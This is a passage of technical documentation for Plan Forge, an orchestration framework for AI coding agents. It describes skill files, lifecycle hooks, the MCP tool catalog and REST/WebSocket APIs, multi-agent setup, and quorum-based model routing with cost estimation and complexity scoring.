The AI now has 4 focused instruction files in its context, not 17. If you switch to editing src/db/UserRepository.cs, security stays loaded but auth swaps out for database.instructions.md. The right rules whisper at the right time, without you doing anything.
Below is the full catalog: which files exist, what each covers, and which patterns trigger them.
Universal Files (All Presets)
These four files ship with every preset, they form the universal baseline:
File
applyTo
Purpose
architecture-principles
**
5 questions before coding, 4-layer architecture, separation of concerns
TypeScript preset adds a 15th file: frontend.instructions.md for React/Vue patterns. The azure-iac preset replaces several app-specific files with Bicep/Terraform equivalents.
Every instruction file includes Temper Guards (shortcut prevention tables) and Warning Signs (observable anti-patterns). These help agents avoid common quality erosion and help reviewers detect violations.
Skills are multi-step procedures the AI runs end-to-end, they read files, write files, run terminal commands, and emit events the dashboard can watch. Unlike agents (which review) and hooks (which gate), skills do work. There are two tiers: shared skills installed across every preset, and stack-specific skills tailored to the chosen language.
The SKILL.md runtime contract
Every skill is a single Markdown file with YAML frontmatter followed by numbered ### N. Step Name sections. The skill-runner parses the file into a step DAG, executes bash blocks per step, and emits lifecycle events to the WebSocket hub. The contract:
Frontmatter field
Required
Purpose
name
Yes
Slash-command alias (the file's directory name). name: database-migration → /database-migration.
description
Yes
One-paragraph trigger guidance. The classifier matches user prompts against this field. Best practice: include USE FOR and DO NOT USE FOR phrases.
argument-hint
Optional
One-line example of the argument shape, surfaced in the slash-command picker.
tools
Optional
Allow-list of tools the skill may invoke. Inline (tools: [run_in_terminal, read_file]) or block list. Enforces least-privilege at runtime.
After the frontmatter, three Markdown sections are recognized by the runner:
## Steps, the main body. Each ### N. Step Name heading defines one step; bash fences inside are executed in order. A step with no bash block is informational and auto-passes.
## Safety Rules, bullet list of invariants. Surfaced in the dashboard and injected into the skill's context.
## Persistent Memory, optional. Block appended to the skill's L2 capture so OpenBrain remembers cross-run lessons.
Two structural patterns are recognized inside step bodies:
Conditionals, a blockquote starting with If <condition> → <action>. If the action contains the word skip, the runner aborts the current step's remaining commands. Used for early-exit paths like “If migration fails → rollback & STOP.”
Temper Guards, a Markdown table at the end of the file capturing shortcuts authors took that broke the skill. Surfaced in code review and the Plan Forge knowledge graph.
Slash command in chat, /database-migration add user_profiles table. The most common path; works in VS Code Copilot, Claude, Cursor, and Codex once setup.ps1 -Agent <name> has run.
MCP tool, forge_run_skill with { name, args }. Returns the same lifecycle events plus a structured result envelope.
REST, POST /api/tool/forge_run_skill through the generic dispatcher (see Appendix W). Used by the dashboard and any external integration.
The orchestrator can also defer a skill into the decision tray when it wants a human to choose; clients query GET /api/skills/pending and resolve through POST /api/skills/{accept,reject,defer} (full surface in Appendix W — Skills).
Shared skills (every preset)
Seven skills ship under presets/shared/skills/ and install regardless of language. These are the cross-cutting workflows.
Skill
Invocation
What it does
Key tools
audit-loop
/audit-loop [--max=N --env=dev]
Recursive scan → triage → fix until findings converge to zero. The orchestrator's drain loop, exposed as a one-shot.
Ten skills ship per language preset under presets/<stack>/.github/skills/. Same skill names across stacks, but the implementation calls the language's idiomatic toolchain, database-migration uses Knex / Prisma for TypeScript, EF Core for .NET, Alembic for Python, GORM for Go, and so on.
Skill
Invocation
What it does
api-doc-gen
/api-doc-gen
Generate or update OpenAPI spec, validate spec-to-code consistency.
Generate, review, test locally, deploy to staging, with rollback. Five-step DAG with conditional early-exit on migration failure.
dependency-audit
/dependency-audit
Scan for vulnerabilities, outdated packages, license issues. Wraps npm audit / dotnet list package --vulnerable / pip-audit per stack.
forge-quench(stack variant)
/forge-quench
Same shape as shared variant, but invokes the stack's linter and test runner.
onboarding
/onboarding
Walk a new developer through project setup, architecture, and first task.
release-notes
/release-notes "<tag>"
Generate release notes from git history and CHANGELOG. Output formatted for GitHub Release, Slack, or email.
security-audit(stack variant)
/security-audit
Language-specific OWASP scan plus shared scanners. Wraps semgrep / bandit / brakeman / govulncheck per stack.
staging-deploy
/staging-deploy
Build, push, migrate, deploy, and verify on staging with health-check probe.
test-sweep
/test-sweep [category]
Run all test suites (unit, integration, API, E2E) and aggregate results into a summary report. Run before the Review Gate.
Authoring a new skill
The minimum viable skill is one frontmatter block + one numbered step. Drop it under .github/skills/<name>/SKILL.md and it's available as /<name> in the next chat session. Example:
---
name: deploy-canary
description: "Deploy current branch to canary environment and watch metrics for 10 minutes. USE FOR: gradual rollout. DO NOT USE FOR: hotfixes (use /staging-deploy)."
argument-hint: "[optional: minutes to watch, default 10]"
tools: [run_in_terminal, read_file]
---

# Deploy Canary Skill

## Steps

### 1. Build & Push
```bash
docker build -t myapp:canary .
docker push myregistry/myapp:canary
```

### 2. Apply
```bash
kubectl set image deployment/myapp myapp=myregistry/myapp:canary -n canary
kubectl rollout status deployment/myapp -n canary --timeout=2m
```

### Conditional: Rollout Failure
> If rollout fails → immediately `kubectl rollout undo`, report the error, and STOP. Do not proceed to watch.

### 3. Watch
```bash
sleep ${MINUTES:-600}
kubectl logs -l app=myapp -n canary --tail=200
```

## Safety Rules
- NEVER deploy from a dirty working tree
- ALWAYS rollback within 60s if 5xx rate exceeds 1%
Authoring guidance:
Step granularity: one step = one logical unit the dashboard can show pass/fail for. Keep step count under 8; longer skills should split into sub-skills called from a coordinator.
Conditional placement: use blockquote conditionals between steps for early-exit paths. They render distinctly in the dashboard timeline.
Tool allow-list: list only the tools the skill actually needs. The runtime warns on unused entries and refuses unlisted tool calls.
Idempotency: assume the skill may be re-run after a partial failure. Use IF NOT EXISTS, check-then-act patterns, and explicit cleanup steps.
Persistent memory: when the skill learns something cross-cutting (a new failure mode, an env-specific quirk), append it under ## Persistent Memory. The capture is routed to L2 and, if configured, L3 OpenBrain.
Reference reading: every skill in presets/<stack>/.github/skills/ is a worked example. The richest are database-migration (5-step DAG with conditional rollback) and audit-loop (recursive convergence loop).
Lifecycle Hooks
Hooks run automatically during agent sessions, no manual activation:
Hook
When
What It Enforces
SessionStart
Session begins
Injects Project Principles, current phase, forbidden patterns
PreToolUse
Before file edit
Blocks edits to paths listed in plan's Forbidden Actions
PostToolUse
After file edit
Auto-formats, warns on TODO/FIXME/stub markers
Stop
Session ends
Warns if code modified but no test run detected
PostToolUse warning: If you see "⚠ Deferred-work marker detected" after an edit, the AI left a TODO or stub. Address it before moving on, the completeness sweep (Step 4) will catch it anyway.
106 MCP tools across 8 categories, Core, LiveGuard, Watcher, Crucible, Tempering, Bug Registry, Testbed, Forge-Master, plus REST API, WebSocket hub, telemetry, and cost tracking. The integration layer.
What is MCP?
MCP (Model Context Protocol) is a standard that lets AI agents call functions. When Copilot needs to run a plan,
check costs, or scan for secrets, it calls the MCP server, which executes the command and returns structured results.
MCP is the API layer between your AI agent and Plan Forge's capabilities.
LiveGuard tools — 14 additional MCP tools for post-coding intelligence: drift detection, incident capture, secret scanning, env diff, health trending, regression guards, and alert triage. They follow the same MCP tool and REST endpoint patterns described in this chapter. See Chapter 16 — What Is LiveGuard? for the overview and Chapter 17 for the full reference.
Architecture
A single Node.js process runs three subsystems, the nervous system that lets all your tools talk to each other:
MCP (stdio)
106 MCP tools across 8 categories (Core, LiveGuard, Watcher, Crucible, Tempering, Bug Registry, Testbed, Forge-Master) exposed via Model Context Protocol. Copilot, Claude, Cursor call these as function calls.
Discovery first: Call forge_capabilities before anything else, it returns the full live API surface including tool schemas, config options, available extensions, and per-tool error codes. Always authoritative.
Start the server, verify it's running, and call your first forge tools in under five minutes.
New to this chapter? Start at Chapter 11 — MCP Server & Tools for the architecture overview, then return here to get hands-on. The Full Reference has the complete tool tables and REST API.
Starting the Server
Terminal
# Install dependencies (first time only)
cd pforge-mcp && npm install && cd ..

# Full server: MCP + HTTP + WebSocket
node pforge-mcp/server.mjs

# Dashboard only (no MCP stdio)
node pforge-mcp/server.mjs --dashboard-only

# Custom project path
node pforge-mcp/server.mjs --project /path/to/project
With .vscode/mcp.json configured (created by setup.ps1 / setup.sh), the server auto-starts when Copilot calls any forge tool, you don't need to start it manually.
Verify It's Running
Terminal
# Check the health endpoint
curl http://localhost:3100/api/status

# Or open the dashboard in your browser
open http://localhost:3100
Essential Tools
These are the tools you'll use most often. Start with forge_capabilities to discover the full surface; use forge_run_plan to execute your work.
Discovery first: Always call forge_capabilities at the start of a session, it returns the live API surface including tool schemas, config options, extensions, and per-tool error codes.
forge_capabilities — Discovery
Returns the complete, always-authoritative API surface. Call this first.
Cross-artifact consistency scoring (0–100 across 4 dimensions). Checks that your plans, code, tests, and docs are in sync. Run before shipping. plan is required and can point at a plan markdown or a source file.
1. Discover, forge_capabilities({}) to see the live API surface
2. Check setup, forge_smith({}) to confirm everything is green
3. Estimate, forge_estimate_quorum({ planPath: "…" }) before any execution
4. Run, forge_run_plan({ plan: "…" }) to execute your plan
5. Monitor, forge_plan_status({}) to track progress
6. Review, forge_analyze({ plan: "…" }) to confirm artifact consistency
Need the full tool list? See MCP Server — Full Reference for all 106 tools across 8 categories, REST API endpoints, WebSocket events, telemetry, cost tracking, SDK, and API key configuration.
Complete tool tables for all 106 MCP tools across 8 categories, REST API endpoints, WebSocket hub events, OTLP telemetry, cost tracking, SDK, and API key configuration.
Just getting started? See MCP Server — Quick Start for the essential tools and a typical workflow. Return here when you need the full catalog or REST API details.
MCP Tools (106, in 8 Categories)
Every tool is callable from Copilot Chat, Claude Code, Cursor, or any MCP-compatible client. Tools are grouped by station / subsystem. The four "station" categories (Crucible, LiveGuard, Tempering, Bug Registry / Testbed) map directly to the four shop stations; the rest are cross-cutting infrastructure.
Discovery first: Call forge_capabilities before anything else, it returns the full live API surface including tool schemas, config options, available extensions, and per-tool error codes. Always authoritative.
Everything that powers the Smelt and Forge stations plus the cross-cutting surfaces (skills, memory, cost, search, review queue, notifications, image generation, meta-bug filing).
Tool
Description
Diagnostics & setup
forge_smith
Diagnose environment, VS Code config, setup health, version currency. The "shop inspector."
forge_validate
Validate setup files, check counts match preset, no placeholders
forge_sweep
Scan for TODO/FIXME/HACK/stub/placeholder markers
forge_capabilities
Machine-readable API surface, tools, intents, config, extensions, error codes
forge_status
Show phases from DEPLOYMENT-ROADMAP.md with status
File a self-repair bug against Plan Forge itself (plan-defect / orchestrator-defect / prompt-defect)
forge_triage_route
Route a finding to the appropriate lane (bug / spec / classifier), powers the audit-loop drain
forge_generate_image
Generate images via Grok Aurora or DALL-E, save with format conversion
LiveGuard — Post-Ship Defense (14 tools)
The Guard station. Detect drift, capture incidents, watch dependencies, scan for secrets, propose fixes, all running against shipped code. Chapter 17 — LiveGuard Tools Reference covers each one in depth (flags, thresholds, output shapes, severity matrix). Listed here for completeness.
Live tail, streams events for fixed duration via target's WebSocket hub or events.log polling.
Crucible — Idea Smelting (8 tools)
The Smelt station. Interview-driven plan intake with a critical-fields gate that refuses to finalize until build-command, test-command, scope, gates, and forbidden-actions are all satisfied. Includes a deterministic Spec Kit importer. See Chapter 5 — Crucible.
Tool
Description
forge_crucible_submit
Submit a raw idea or feature request to start an interview
forge_crucible_ask
Answer the next interview question. Supports an optional questionId to refuse on out-of-sync clients with ASK_QUESTION_MISMATCH.
forge_crucible_preview
Preview the draft plan + flag any unresolved CRITICAL_FIELDS
forge_crucible_finalize
Finalize into docs/plans/Phase-NN.md. Refuses if plan exists with PLAN_ALREADY_EXISTS; pass overwrite: true to bypass. Refuses on missing CRITICAL_FIELDS with CRITICAL_FIELDS_MISSING.
forge_crucible_list
List all in-flight and finalized smelts
forge_crucible_abandon
Abandon an in-flight smelt
forge_crucible_import
Deterministic Spec Kit importer. Maps a Spec Kit checkout (spec.md + plan.md + tasks.md + optional constitution.md) into a Plan Forge smelt under .forge/crucible/. No LLM calls. Supports --dry-run and --json.
forge_crucible_status
Inspect imported smelts. Lists all smelts when called without an id, or returns the full smelt record (metadata + draft plan) when given a smelt id.
Tempering — Quality Drains & Audit Loop (5 tools)
Closed-loop self-tempering, scan, triage, fix, repeat until convergence. The audit-loop drain is opt-in via .forge.json → audit.mode = "off" | "auto" | "always". See Audit Loop Deep Dive.
Tool
Description
forge_tempering_scan
Run a single tempering scanner (mutation, content-audit, etc.)
forge_tempering_run
Run the full standard scanner sequence (10 scanners)
forge_tempering_drain
Iterate scan → triage → fix until convergence or maxRounds
forge_tempering_status
Latest tempering run status, scanners, findings
forge_tempering_approve_baseline
Approve current findings as the new baseline for visual-diff scanners
Intent classifier with embedding cache and quorum advisory mode. Classifies open-ended prompts, fetches OpenBrain memory, and chains read-only forge tools on your behalf. The bulk of the Forge-Master surface is exposed via /api/forge-master/* REST routes (see below) plus the dashboard's Studio tab; only the one-shot reasoning entry-point is an MCP tool.
Tool
Description
forge_master_ask
One-shot reasoning entry point. Accepts a free-form message; returns lane classification, tool-call trace, and synthesized reply. Use for open-ended questions instead of chaining tools yourself.
Forge-Master chapter: The Forge-Master chapter covers the three-stage intent classifier (keyword → embedding cache → router LLM), quorum advisory mode for high-stakes decisions, and the /api/forge-master/cache-stats liveliness endpoint.
Anvil — Worker-Output Cache (5 tools)
The Anvil cache deduplicates worker-LLM output across slice retries and quorum dispatches. Identical prompt + model + temperature hits the cache instead of re-spending tokens. Includes a dead-letter queue (DLQ) for prompts that failed to cache. Published on the MCP surface in v3.11.0; the underlying cache was active in earlier versions but the read/maintenance tools were not exposed.
Evict entries by age, model, or key prefix. Returns a dryRun preview by default
forge_anvil_rebuild
Re-index the cache after a manual edit or corruption. Validates every entry and quarantines unreadable ones to the DLQ
forge_anvil_dlq_list
List dead-letter-queue entries (prompts that failed to cache). Returns { entries, total, message }
forge_anvil_dlq_drain
Replay DLQ entries against the live cache; drops entries that succeed and retains failures
Hallmark — Memory Provenance (2 tools)
Hallmark stamps every memory record (L1 hub event, L2 file write, L3 OpenBrain row) with a content hash + signing key + timestamp so a downstream consumer can prove the record came from this Plan Forge install and hasn't been tampered with. See the Memory Architecture chapter for the stamping flow.
Tool
Description
forge_hallmark_show
Inspect the Hallmark stamp on a record (hash, signing key id, timestamp, source tier)
forge_hallmark_verify
Recompute the content hash and verify the signature. Returns { ok, mismatchReason }
REST API
The REST surface is documented in full in Appendix W — REST API Reference: every endpoint, request/response shape, status codes, authentication model, and worked examples. The summary below points at the most-used subsystems, click through to Appendix W for the per-endpoint detail.
POST /api/tool/:name, invoke any of the 106 MCP tools over REST.
Trust model: the server binds to 127.0.0.1 only and has no authentication layer of its own; the OS user account is the access boundary. The only exception is the bridge approval surface, which is HMAC-protected. See Appendix W — Authentication, binding, and CORS for the full discussion.
WebSocket Hub
Connect to ws://localhost:3101 for real-time events. The dashboard uses this for live progress updates.
Event
When
connected
Client connects, includes event history replay
run-started
Plan execution begins
slice-started
Slice begins execution
slice-completed
Slice passes all validation gates
slice-failed
Slice or gate fails
slice-escalated
Slice escalated to quorum for multi-model consensus
run-completed
All slices finish
run-aborted
Execution aborted via forge_abort
skill-started
Skill execution begins
skill-completed
Skill finishes all steps
approval-requested
Bridge pauses for external approval
bridge-notification-sent
Webhook dispatched (Telegram, Slack, Discord)
watch-snapshot-completed
Watcher built a snapshot of a target project
watch-anomaly-detected
Watcher detected one or more anomalies (stalled, slice-failed, quorum-dissent, etc.)
watch-advice-generated
Watcher analyze-mode produced narrative advice from frontier model
fm-turn
Forge-Master turn (intent classification + tool-call trace + reply). Surfaces in the unified Timeline.
quorum-estimate
Forge-Master quorum advisory cost estimate, emitted before model dispatch so clients can cancel
memory-captured
Decision / pattern / postmortem captured to OpenBrain
Install, create, and publish guardrail extensions.
What Extensions Add
Extensions are packaged bundles of instruction files, agents, and prompts that add domain-specific guardrails to your project. They give you drop-in expertise for domains you haven't solved yet: instead of writing compliance rules from scratch, install a community extension and get pre-built knowledge.
Browsing the Catalog
Terminal
# Browse all extensions
pforge ext search

# Filter by keyword
pforge ext search compliance

# Get details about a specific extension
pforge ext info saas-multi-tenancy
OpenBrain memory, persistent context across sessions, postmortem injection
Installing an Extension
Terminal
# One-step install from catalog
pforge ext add saas-multi-tenancy

# Install from local path
pforge ext install .forge/extensions/my-extension
This copies instruction files to .github/instructions/, agents to .github/agents/, and prompts to .github/prompts/. The extension metadata is tracked in .forge/extensions/.
One setup, all agents. Configure Plan Forge for 7 AI tools.
New here? What this chapter is about. Plan Forge isn't tied to one AI tool. Whatever you (or your team) already use, GitHub Copilot, Claude Code, Cursor, Codex, Gemini, Windsurf, the same plans, instructions, and reviewer agents work in all of them. This chapter shows how to install the right files for each tool. You don't need all of them; just pick the agent(s) your team uses.
What gets installed, native config files for each agent (e.g. CLAUDE.md, .cursorrules, AGENTS.md) so the agent reads Plan Forge's guardrails automatically.
Why it matters, you get the same architecture rules, same reviewers, same skills, no matter which AI you're talking to. Switching tools doesn't mean re-teaching the rules.
Default, GitHub Copilot files always install (Plan Forge's reference implementation). Add others with the -Agent flag.
Read this first if you haven't: the orchestration concepts this chapter assumes, intent lanes, quorum advisory, and the Forge-Master reasoning UI, are introduced in the Forge-Master (Deep Dive) sub-chapter and exposed on the Dashboard — Forge-Master tab. Skim either before wiring a second agent in if those terms are new.
One Setup, All Agents
Terminal
# Add all agent adapters at once
.\setup.ps1 -Preset dotnet -Agent all

# Or pick specific agents
.\setup.ps1 -Preset dotnet -Agent claude,cursor
Copilot files are always installed. The -Agent flag adds native files for other tools, each with all 18 guardrail files embedded, prompts as native skills/commands, and 21 reviewer agents as invocable procedures.
Feature Parity Matrix
Deepest integration with VS Code + GitHub Copilot — instruction loading, MCP tools, lifecycle hooks, Coding Agent dispatch, GHAS, Copilot Metrics, and dashboard sync. Other agents emulate the Copilot baseline; the amber rows below are Copilot-native surfaces with no equivalent on other tools. See Copilot Integration and Plan Forge on the GitHub Stack.
✓ = native / first-class · ⚠ = guided or partial · ✗ / — = not supported · MCP = with pforge-mcp/server.mjs running. The amber rows are Copilot-native surfaces with no equivalent on other agents today.
GitHub Copilot (Default)
Native integration. Instruction files auto-load via applyTo. Agents appear in the agent picker. Skills invoke via /slash-command. Hooks run automatically. This is the reference implementation, all other agents emulate this behavior.
Key file: .github/copilot-instructions.md
Claude Code
All guardrails embedded in a single CLAUDE.md file. Claude Code reads this automatically at project root. Includes 11+ skills as slash commands, full auto mode, and memory hooks.
Key file: CLAUDE.md
Setup
.\setup.ps1 -Preset dotnet -Agent claude
Cursor
Rules written to .cursorrules and .cursor/rules/*.mdc. Cascade integration loads rules automatically based on file patterns.
Key files: .cursorrules, .cursor/rules/
Codex CLI
Skills as executable scripts in .agents/skills/. Terminal-based execution with all pipeline steps available.
Key file: AGENTS.md
Gemini CLI
Guardrails embedded in GEMINI.md. Commands as .gemini/commands/*.toml files for /planforge-* invocations.
Key files: GEMINI.md, .gemini/commands/
Windsurf
Rules in .windsurfrules and .windsurf/rules/*.md with trigger frontmatter. Workflows mapped to Cascade integration.
Key files: .windsurfrules, .windsurf/rules/
Generic (Any AI Tool)
A single AI-ASSISTANT.md file with copy-paste guardrails. Works with ChatGPT, Ollama, or any tool that accepts text prompts.
Key file: AI-ASSISTANT.md
Cloud Agent
GitHub's Copilot cloud agent uses the same copilot flag, no separate adapter needed. Add copilot-setup-steps.yml to provision the agent's environment:
The cloud agent gets all guardrails, MCP tools, and pforge run-plan automatically.
OpenBrain: The Connective Tissue
Across all seven agents, one challenge remains: each tool starts each session with a blank slate. OpenBrain solves this by acting as a shared, persistent memory layer that every agent reads from and writes to, regardless of which tool authored the thought.
When Claude Code resolves an architectural ambiguity, that decision is captured as a thought. When you switch to Copilot the next morning, it retrieves that thought before writing a single line. When your team's Cursor instance encounters the same pattern, it inherits the same guardrails. The agents change; the institutional knowledge compounds.
How it works at the tool level: the Memory bridge row in the Feature Parity Matrix above shows each agent's integration tier. Copilot and Claude have full native integration; Cursor, Codex, Gemini, and Windsurf use the pforge recall CLI to inject context at session start. The Generic adapter includes copy-paste recall snippets.
For a deep dive into the three-tier memory architecture (in-RAM hub → local JSONL → pgvector semantic index), see Unified Memory Across Agents in Chapter 24.
See also: One Framework, Seven AI Agents, a practical walkthrough of how a mixed-agent team operates on a shared Plan Forge project without knowledge silos.
Spec Kit Interop
If you use Spec Kit for specifications, Plan Forge picks up where your specs end. The setup wizard auto-detects existing Spec Kit files and imports them as context. Extensions marked speckit_compatible work in both frameworks.
Model routing, quorum mode, cost optimization, CI integration, and resume strategies.
Prerequisite refresher: This chapter assumes you know what slices, gates, and scope contracts are (Chapter 2) and have run at least one plan (Chapter 6). If those terms are unfamiliar, start there.
New here? What this chapter is about. Up until now, you've run plans with default settings, one model, one pass, all slices treated equally. This chapter shows you the dials you can turn to make execution cheaper, smarter, or more reliable. Each section is independent, pick what you need:
Model Routing, assign different AI models to different jobs (cheap one for grunt work, expensive one for review).
Escalation Chains, if Model A fails a slice, automatically retry with Model B, then C.
Quorum Mode, have multiple models solve the same slice in parallel and pick the best answer. Higher quality, higher cost.
Cost Optimization & CI Integration, caps, budgets, and running plans inside GitHub Actions.
Resume & Retry, pick up where a failed run left off without redoing finished slices.
Defaults are sensible, you don't need any of this for your first run. Come back when you want to tune.
Model Routing
Assign different models per role in .forge.json:
Same principle as a human team: let the junior do the legwork, the senior does the final check. Costs less, catches more.
Use a fast/cheap model for execution and a more capable model for review. The orchestrator routes each slice to the appropriate model based on its role.
DIRECT_API_ONLY vs COPILOT_SERVABLE v2.81+
Models are split into two routing classes that determine how the orchestrator reaches them:
Class
Models
Routing
DIRECT_API_ONLY
legacy grok-* IDs (for example grok-4.20-*) and dall-e-*
HTTP API only. No Copilot proxy exists. Requires XAI_API_KEY / OPENAI_API_KEY.
COPILOT_SERVABLE
gpt-*, chatgpt-* (incl. gpt-5.3-codex), plus grok-4.6/grok-4.7
Prefers gh copilot CLI proxy when available (uses Copilot AI credits). Falls back to direct OpenAI/xAI API if the matching API key is set.
Everything else
Claude, Gemini, etc.
CLI-first via the matching agent CLI (claude, gemini, etc.)
This split (Phase-34, fixes #103; refreshed for #293) means gpt-* and Copilot-served Grok models no longer drop from auto-quorum when provider API keys are unset but gh-copilot is installed. The old pattern conflated “requires direct API” with “routed via HTTP” and unfairly penalized Copilot users.
Escalation Chains
When a model fails a slice, the orchestrator automatically escalates to the next model in the chain:
Model A fails → Model B retries the same slice → Model C if B fails too. Emits slice-escalated WebSocket event at each step. No manual intervention required.
Forge Intelligence, Escalation chains auto-tune from history. After 5+ recorded slices, loadEscalationChain() reorders models by success rate × cost efficiency. The best-performing, cheapest model moves to position 1 automatically. No configuration needed, just run plans and the forge learns.
Figure 14-1. Escalation chain
Quorum Mode
Multi-model consensus for complex slices. Multiple models analyze the same problem independently, then a reviewer synthesizes the best approach.
OAuth-only quorum works. If you have a GitHub Copilot subscription and the copilot CLI is logged in, --quorum=power|speed|auto fans out across multiple models without any API keys, each leg is a separate copilot subprocess invoked with a different --model flag. The orchestrator's quorum dispatcher (quorumDispatch) calls spawnWorker once per model inside Promise.all; filterQuorumModels drops any model whose CLI/credentials aren't reachable so the quorum gracefully degrades instead of failing.
Add API keys to mix providers.grok-4.7 can run through Copilot with no key. Set XAI_API_KEY (or drop it in .forge/secrets.json) when you want direct xAI routing on non-Copilot hosts or legacy Grok IDs, see the worked example below.
Not to be confused with Forge-Master's dispatchQuorum, which is HTTP-only and does require per-model API keys. That surface only powers the chat reasoning lane, not run-plan.
Figure 14-2. Quorum flow
Terminal
# Force quorum on all slices
pforge run-plan docs/plans/Phase-7.md --quorum

# Auto-quorum: only trigger for complex slices (threshold ≥ 6)
pforge run-plan docs/plans/Phase-7.md --quorum=auto

# Custom threshold (1-10, higher = fewer slices use quorum)
pforge run-plan docs/plans/Phase-7.md --quorum=auto --quorum-threshold 8

# Flagship preset (claude-opus-5.5 + gpt-6-astra + grok-4.7, threshold 5, 5min timeout)
pforge run-plan docs/plans/Phase-7.md --quorum=power

# Fast preset (claude-sonnet-5.5 + gpt-6-luna + gemini-3.8-flash, threshold 7, 2min timeout)
pforge run-plan docs/plans/Phase-7.md --quorum=speed
Worked Example — 3× Copilot CLI, optional Grok API fallback v3.29+
The most common production setup: ride Copilot AI-credit billing for the full quorum, while keeping direct API keys available for hosts configured to prefer provider APIs. Both kinds of leg run in the same Promise.all, no special config to "merge" them.
# See the projected cost across all four modes first (always tool-backed)
pforge run-plan --estimate docs/plans/Phase-7.md

# Then run, quorum-eligible slices fan out to all three models in parallel
pforge run-plan docs/plans/Phase-7.md --quorum=auto
What happens at slice dispatch:
quorumDispatch sees three models in the config.
spawnWorker is called three times concurrently. On Copilot hosts, all three route to the local copilot CLI with distinct --model flags and are billed as Copilot AI credits. On hosts configured to prefer direct APIs, Grok can route to the xAI HTTP worker when XAI_API_KEY is present.
All three return their dry-run analyses. quorumReview synthesises them via the reviewer model into a single enhancedPrompt.
The actual slice execution runs once with that synthesised prompt, not three concurrent edits.
If neither Copilot CLI nor the required API key is available, filterQuorumModels drops that model from the list at run-plan startup and the quorum proceeds with the reachable legs, no failure, just a smaller jury.
Quorum Mode vs Quorum Advisory — What's the Difference? v2.78+
Two surfaces use the word "quorum." They're related but operate at different scopes:
forgeMaster.quorumAdvisory: "auto" \| "always" in .forge.json
Cost preview
forge_estimate_quorum tool
quorum-estimate SSE event before dispatch (cancellable)
Best for
High-complexity slice execution that benefits from multi-model consensus
High-stakes judgment calls (architectural choices, trade-offs) where dissent is the signal
You can use both. Quorum Mode runs slice execution; Quorum Advisory helps you decide what to put in the slice in the first place.
Estimating Quorum Cost — forge_estimate_quorumv2.83+
Cost estimates come from tools, not chat math. When deciding which quorum mode to run, or showing the user dollar amounts in any picker, call forge_estimate_quorum first. Hand-computed quorum estimates have been observed to overshoot reality by an order of magnitude (Phase-COST-TOKEN-COVERAGE field reports). The agent guidance shipped in .github/copilot-instructions.md requires this for any quorum picker UI.
forge_estimate_quorum projects the cost of a plan under all four quorum modes in one round-trip, no need to call --estimate four separate times. It returns per-mode totals plus a per-slice breakdown showing which slices cleared the threshold.
Figure 14-3. forge_estimate_quorum flow
Calling the tool
MCP / Copilot Chat
// Direct MCP call
forge_estimate_quorum({
  planPath: "docs/plans/Phase-7.md",
  resumeFrom: 1   // optional, only estimate slices ≥ N
})

// CLI equivalent (runs all four modes under the hood)
pforge run-plan docs/plans/Phase-7.md --estimate --quorum-compare
Whether this slice cleared the threshold for the requested mode
Worked cost example: 7-slice fixture plan
The numbers above come from the heuristic fixture used in capabilities.mjs, illustrative, not measured. For a typical mid-size plan (10–15 slices, 1–3 quorum-eligible), real-world numbers from the Plan Forge dogfood corpus look like:
Mode
Total cost
Multiplier vs baseline
Slices fanned out
Use when
false (off)
~$0.30 – $2.00
1.0×
0 / 12
Mechanical work, conversions, doc edits
--quorum=auto
~$0.40 – $3.50
1.2 – 1.8×
1–2 / 12
Default for normal feature work
--quorum=speed
~$1.00 – $4.00
1.5 – 2.5×
1 / 12 (threshold 7)
Tight budget, want consensus only on the genuinely hard slices
Almost never. Use auto + selective --quorum-threshold instead.
Numbers are order-of-magnitude, actual cost depends on slice scope size, host (subscription-covered vs pay-per-token), and the cost-calibration ratio in .forge/cost-history.json. Always estimate before running.
Single-slice variant: forge_estimate_slice (companion tool) returns cost for one slice with rationale strings like "threshold 5 met: complexity 6" or "mode false: quorum disabled". Useful when you want to ask “is this specific slice worth quorum?” without re-estimating the whole plan.
Complexity Scoring Rubric — How a Slice Earns Its Score v2.83+
What makes a slice "complex enough to need quorum"? The orchestrator's scoreSliceComplexity() function (see orchestrator.mjs) reads seven weighted signals from the parsed slice and produces an integer 1–10. Modes then compare that score against their threshold to decide whether to fan out.
Figure 14-4. Quorum complexity scoring rubric
The seven signals
Signal
Weight
Source
What it captures
Scope breadth
0.20
slice.scope[].length / 5
How many files this slice touches. Wide scope ⇒ more places to make a mistake.
Dependencies
0.20
slice.depends[].length / 4
How many earlier slices this one builds on. Deep dependencies ⇒ harder reasoning chain.
Security keywords
0.15
Hits in title + tasks + gate
Matches against auth, crypto, secret, token, password, jwt, oauth, …. Security mistakes are expensive to roll back.
Database keywords
0.15
Hits in title + tasks + gate
Matches against migration, schema, sql, index, constraint, foreign key, …. Schema changes are often irreversible.
Gate complexity
0.10
Non-blank lines in validationGate
A long validation gate is a proxy for "this slice has a lot of correctness conditions to satisfy."
Task count
0.10
slice.tasks[].length / 10
Many small tasks ⇒ more chances for a single model to lose track.
Historical failure rate
0.10
.forge/runs/index.jsonl (last 20)
If past slices with similar title words have failed often, this one gets nudged up. Self-tuning over time.
The raw weighted sum (0–1) is mapped to the final integer via clamp(1, 10, round(raw × 9) + 1).
Threshold mapping
Mode
Threshold
What clears it (typical)
--quorum=power
5
Slices touching 3+ files or with deep deps or mentioning auth/schema
--quorum=auto
6 (CLI default)
The above plus a substantial gate or 6+ tasks
--quorum=speed
7
Only the genuinely hard slices, wide scope and security/db keywords and failure history
Custom
--quorum-threshold N
Override per run; 1 = quorum everything, 10 = quorum almost nothing
Real-plan calibration: across the Plan Forge dogfood corpus, observed maximum scores land between 4 and 6, most slices score 2–4. That means threshold 5 is the sweet spot for power mode (catches the architectural slices), threshold 6 is conservative for auto (catches roughly 10–25% of slices in a typical phase), and threshold 7 fires on <5% of slices. The Adaptive Quorum Threshold system in .forge/quorum-history.json auto-tunes these from your project's run history.
Worked example
Consider a slice titled "Add JWT refresh-token rotation with Redis backing" with 4 scope files, depends on slices 2 and 5, 7 tasks, a 12-line validation gate, and 1 prior failure in 8 historical matches:
Multi-Agent Quorum Turns — PFORGE_QUORUM_TURNv2.78+
When quorum runs in multi-agent mode (Claude → Codex → Cursor handoffs), the orchestrator sets the PFORGE_QUORUM_TURN environment variable for the duration of each quorum-leg invocation. This is a coordination signal, not user-facing config, but it shows up in logs and matters when debugging hook behavior.
What the variable controls
Hook / system
Behavior when PFORGE_QUORUM_TURN is set
PreAgentHandoff hook
Skipped. Returns { triggered: false, skippedReason: "PFORGE_QUORUM_TURN active" } and logs [PreAgentHandoff] skipping context injection, PFORGE_QUORUM_TURN active. See orchestrator.mjs ~L7585.
